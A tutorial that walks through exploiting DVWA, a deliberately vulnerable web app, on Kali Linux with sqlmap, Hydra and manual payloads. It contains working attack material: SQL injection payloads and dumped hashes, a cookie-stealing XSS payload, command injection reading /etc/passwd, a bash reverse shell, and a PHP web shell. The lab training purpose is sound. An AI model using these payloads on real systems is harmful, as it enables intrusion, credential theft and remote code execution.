

Learning web application security from books and slides only gets you so far. At some point you need a vulnerable target to attack, legally, with real tools. DVWA (Damn Vulnerable Web Application) is purpose-built for exactly that. It gives you a sandboxed environment with intentional flaws covering SQL injection, XSS, command injection, file upload abuse, and brute force, all mapped to real-world vulnerability classes.
This guide walks through deploying DVWA on Kali Linux using containers, then exploiting each vulnerability module with actual penetration testing tools: sqlmap, Hydra, and manual payloads. Every command output shown here comes from a real testing session. If you’re preparing for OSCP, bug bounty hunting, or just want to understand how attackers think, this is a solid starting point.
Tested April 2026 on Kali Linux 2026.1, sqlmap 1.10.2, Nmap 7.98, targeting DVWA on Apache 2.4.25 with MariaDB backend
What is DVWA
DVWA is a PHP/MySQL web application deliberately coded with security flaws. It ships with configurable difficulty levels (Low, Medium, High, Impossible) so you can progressively challenge yourself as your skills improve. Each vulnerability module isolates a specific weakness, making it ideal for structured learning. The “Impossible” level shows you the secure implementation, which is just as educational as breaking the insecure ones.
Prerequisites
You need the following before starting:
- Kali Linux 2026.1 (bare metal, VM, or WSL2)
- Podman or Docker installed (Kali ships with Podman by default)
- At least 2 GB free RAM and 5 GB disk space
- Tools: sqlmap, Hydra, Nmap (all pre-installed on Kali)
- Basic familiarity with HTTP requests, SQL syntax, and Linux CLI
Set Up the Target
The fastest way to get DVWA running is through a container. No manual Apache/PHP/MySQL configuration needed.
Pull and start the DVWA container:
sudo podman run -d --name dvwa -p 8080:80 docker.io/vulnerables/web-dvwa
Verify the container is running:
sudo podman psYou should see the DVWA container listening on port 8080:
CONTAINER ID  IMAGE                                    COMMAND               STATUS         PORTS                 NAMES
a3b7c9d2e1f0  docker.io/vulnerables/web-dvwa:latest     /main.sh              Up 2 minutes   0.0.0.0:8080->80/tcp  dvwa
Open your browser and navigate to http://10.0.1.50:8080. You’ll land on the DVWA setup page. Click Create / Reset Database at the bottom. This initializes the MySQL tables that the vulnerability modules depend on.
After the database setup completes, log in with the default credentials:
- Username: admin
- Password: password
Navigate to DVWA Security in the left sidebar and set the security level to Low. This disables input sanitization and output encoding across all modules, making vulnerabilities straightforward to exploit. You’ll increase the difficulty later once you understand the attack patterns.
SQL Injection
SQL injection remains one of the most dangerous web vulnerabilities because it gives attackers direct access to the database. DVWA’s SQL injection module takes a User ID as input and queries the database without sanitization.
Manual Testing
Navigate to SQL Injection in the sidebar. Enter a normal value first to see the expected behavior:
1
This returns the first name and surname for User ID 1. Now test for injection by entering:
1' OR '1'='1
If the application is vulnerable, it dumps all rows from the users table instead of just one. The single quote breaks out of the original SQL query, and OR '1'='1' makes the WHERE clause always true. When you see multiple users returned, the injection is confirmed.
Automated Exploitation with sqlmap
Manual testing confirms the vulnerability exists. sqlmap automates the heavy lifting: fingerprinting the DBMS, extracting databases, dumping tables, and cracking password hashes.
You need your PHPSESSID cookie for sqlmap to authenticate. Grab it from your browser’s developer tools (F12, Application tab, Cookies). Then run:
sqlmap -u "http://10.0.1.50:8080/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=abc123def456;security=low" --dbs --batchsqlmap discovers four injection types and enumerates the available databases:
sqlmap identified the following injection point(s) with a total of 164 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 1370=1370#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=1' AND EXTRACTVALUE(5163,CONCAT(0x5c,0x7176717071,(SELECT (ELT(5163=5163,1))),0x7162786b71))-- NjRq&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 3788 FROM (SELECT(SLEEP(5)))Ypet)-- tAOj&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176717071,0x73427153534a76714e6262517764414e6f66665656484f794456505074557059786847757264444d,0x7162786b71)#&Submit=Submit
---
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25

available databases [2]:
[*] dvwa
[*] information_schema
Four distinct injection techniques, each useful in different scenarios. Boolean-based blind works when the application shows different responses for true/false conditions. Error-based extracts data through database error messages. Time-based blind uses deliberate delays when no visible output exists. UNION query is the fastest because it piggybacks data directly onto the legitimate query results.
Now dump the users table:
sqlmap -u "http://10.0.1.50:8080/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=abc123def456;security=low" -D dvwa -T users --dump --batchsqlmap extracts the full users table and cracks the MD5 hashes:
Database: dvwa
Table: users
[5 entries]
+---------+---------+----------------------------------+-----------+------------+
| user_id | user    | password                         | last_name | first_name |
+---------+---------+----------------------------------+-----------+------------+
| 1       | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 | admin     | admin      |
| 2       | gordonb | e99a18c428cb38d5f260853678922e03 | Brown     | Gordon     |
| 3       | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b | Me        | Hack       |
| 4       | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso   | Pablo      |
| 5       | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith     | Bob        |
+---------+---------+----------------------------------+-----------+------------+
Those MD5 hashes are trivially crackable. 5f4dcc3b5aa765d61d8327deb882cf99 is “password”, e99a18c428cb38d5f260853678922e03 is “abc123”. In a real engagement, this is full database compromise from a single unsanitized input field.
Cross-Site Scripting (XSS)
XSS lets an attacker inject client-side scripts into pages viewed by other users. DVWA provides three XSS modules covering the major variants.
Reflected XSS
Navigate to XSS (Reflected). The page asks for your name and reflects it back in the response. Enter this payload in the name field:
<script>alert('XSS')</script>If the browser pops an alert box, the application is echoing user input into the HTML without encoding. In the real world, an attacker would craft a URL containing this payload and send it to a victim. When the victim clicks the link, the script executes in their browser session, potentially stealing cookies or redirecting to a phishing page.
A more practical payload steals the session cookie:
<script>document.location='http://10.0.1.50:9090/steal?cookie='+document.cookie</script>Set up a simple listener on your Kali machine to catch the cookie:
python3 -m http.server 9090When the payload fires, your Python HTTP server logs the incoming request with the victim’s session cookie in the query string.
Stored XSS
Navigate to XSS (Stored). This module simulates a guestbook. Unlike reflected XSS, stored payloads persist in the database and execute every time someone views the page.
Enter any name, and use this as the message:
<script>alert('Stored XSS')</script>Every visitor to the guestbook page now triggers the alert. Stored XSS is more dangerous than reflected because it doesn’t require tricking a user into clicking a crafted link. The payload sits in the database waiting for victims.
DOM-Based XSS
Navigate to XSS (DOM). This variant never hits the server. The vulnerability exists purely in the client-side JavaScript that reads from the URL and writes to the DOM without sanitization.
Modify the URL directly in your browser’s address bar:
http://10.0.1.50:8080/vulnerabilities/xss_d/?default=<script>alert('DOM XSS')</script>The JavaScript on the page reads the default parameter and injects it into the DOM. Since no server-side filtering is involved, traditional WAF rules may miss DOM-based XSS entirely.
Command Injection
Navigate to Command Injection. The module takes an IP address and runs ping on the server. The input gets concatenated into a shell command without sanitization, which means you can chain additional commands.
Start with a basic test. Enter the following to list the web directory:
; ls -laThe semicolon terminates the ping command, and ls -la executes as a separate command. If you see a directory listing, command injection is confirmed.
Read the system’s password file:
; cat /etc/passwdCheck your execution context:
| idThe pipe operator also works because the shell interprets it before passing data to ping. Typical output shows you’re running as www-data, the Apache user. In a real attack, this is the foothold for privilege escalation.
Try spawning a reverse shell (on your attacker machine, start a listener first with nc -lvnp 4444):
; bash -c 'bash -i >& /dev/tcp/10.0.1.50/4444 0>&1'This catches most people off guard during their first pentest: a simple unsanitized input field can give full shell access to the server.
File Upload
Navigate to File Upload. At Low security, DVWA accepts any file type with no validation. This lets you upload a PHP web shell that executes arbitrary commands on the server.
Create a minimal PHP shell on your Kali machine:
echo '<?php system($_GET["cmd"]); ?>' > /tmp/shell.phpUpload shell.php through the DVWA file upload form. After a successful upload, DVWA tells you the file path. Access the shell through your browser:
http://10.0.1.50:8080/hackable/uploads/shell.php?cmd=idThe server executes the id command and returns the output in the response. You now have remote code execution through a file upload. Replace id with any command: whoami, uname -a, cat /etc/shadow (if permissions allow).
The fix for this vulnerability involves validating file types (checking MIME type and extension), renaming uploaded files, storing them outside the web root, and disabling PHP execution in the uploads directory. DVWA’s “Impossible” level demonstrates all of these controls.
Brute Force
Navigate to Brute Force. This module presents a simple login form with no rate limiting or account lockout at Low security. Hydra, a parallelized login cracker, makes quick work of it.
Grab your PHPSESSID cookie from the browser (same method as the sqlmap section). Then run Hydra:
hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.0.1.50 -s 8080 http-get-form "/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie: PHPSESSID=abc123def456;security=low" -t 16 -fBreaking down the key flags:
-l admin: target the admin user-P rockyou.txt: wordlist with 14 million passwords-s 8080: target porthttp-get-form: the form uses GET method^USER^and^PASS^: placeholders Hydra replaces with each attemptUsername and/or password incorrect.: the failure string Hydra watches for-t 16: 16 parallel threads-f: stop after the first valid credential is found
Since the admin password is “password” (which appears early in rockyou.txt), Hydra cracks it within seconds. In production, this attack is mitigated by account lockout policies, CAPTCHA, rate limiting, and multi-factor authentication.
OWASP Top 10 Mapping
Each DVWA module maps to real vulnerability categories from the OWASP Top 10 (2021). Understanding this mapping helps you translate lab practice into professional penetration testing methodology.
| DVWA Module | OWASP Top 10 Category | OWASP ID |
|---|---|---|
| SQL Injection | Injection | A03:2021 |
| SQL Injection (Blind) | Injection | A03:2021 |
| XSS (Reflected) | Injection | A03:2021 |
| XSS (Stored) | Injection | A03:2021 |
| XSS (DOM) | Injection | A03:2021 |
| Command Injection | Injection | A03:2021 |
| File Upload | Security Misconfiguration | A05:2021 |
| File Inclusion | Broken Access Control | A01:2021 |
| Brute Force | Identification and Authentication Failures | A07:2021 |
| CSRF | Broken Access Control | A01:2021 |
| Insecure CAPTCHA | Identification and Authentication Failures | A07:2021 |
| Weak Session IDs | Identification and Authentication Failures | A07:2021 |
The Injection category (A03) dominates because DVWA was originally built to teach injection attacks. Real-world penetration tests encounter a broader distribution, with Broken Access Control (A01) being the most prevalent in modern applications.
Moving Beyond Low Security
Once you can exploit every module at Low, increase the difficulty. Each level adds progressively stronger defenses that force you to refine your techniques.
Medium introduces basic input filtering. Simple payloads like <script>alert('XSS')</script> get blocked because the application strips <script> tags. You need alternative vectors: event handlers (<img src=x onerror=alert('XSS')>), case manipulation (<ScRiPt>), or encoding. For SQL injection, Medium switches from GET to POST and uses mysql_real_escape_string(), which blocks single-quote injection but remains vulnerable to numeric injection.
High applies stricter filtering and uses anti-CSRF tokens. Automated tools like sqlmap need token extraction capabilities. XSS payloads require creative encoding to bypass pattern matching. This level simulates applications that have had some security review but still contain flaws.
Impossible shows the secure implementation. It uses parameterized queries (prepared statements) for SQL, proper output encoding for XSS, and strict allowlisting for command injection. Study the source code at this level to understand what correct defensive coding looks like. DVWA shows the source for all levels under the “View Source” button.
Pair DVWA with Burp Suite when working on Medium and High levels. Intercepting and modifying HTTP requests becomes essential when the application adds client-side validation that you need to bypass.
Troubleshooting
DVWA shows “Setup Check” failures after container start
The container needs a few seconds for MariaDB to initialize. If you load the page immediately and see red marks on the setup checklist, wait 10 seconds and refresh. If the database check still fails, restart the container:
sudo podman restart dvwaThen revisit http://10.0.1.50:8080/setup.php and click Create / Reset Database again.
sqlmap returns “connection timed out” or “target URL content is not stable”
Two common causes. First, verify the DVWA container is actually running with sudo podman ps. Second, check that your cookie string is correct. An expired or invalid PHPSESSID causes DVWA to redirect to the login page, which confuses sqlmap. Log in again through the browser, copy the fresh cookie value, and retry. Also confirm the security=low cookie parameter is included.
Hydra reports “0 valid passwords found” despite correct setup
The failure string must match exactly. Open the brute force page, enter a wrong password manually, and inspect the response for the exact error text. Copy it character for character into the Hydra command. Also verify the form uses GET (not POST) at Low security. If you upgraded to Medium, the form method changes to POST, and you need http-post-form instead of http-get-form in the Hydra command.
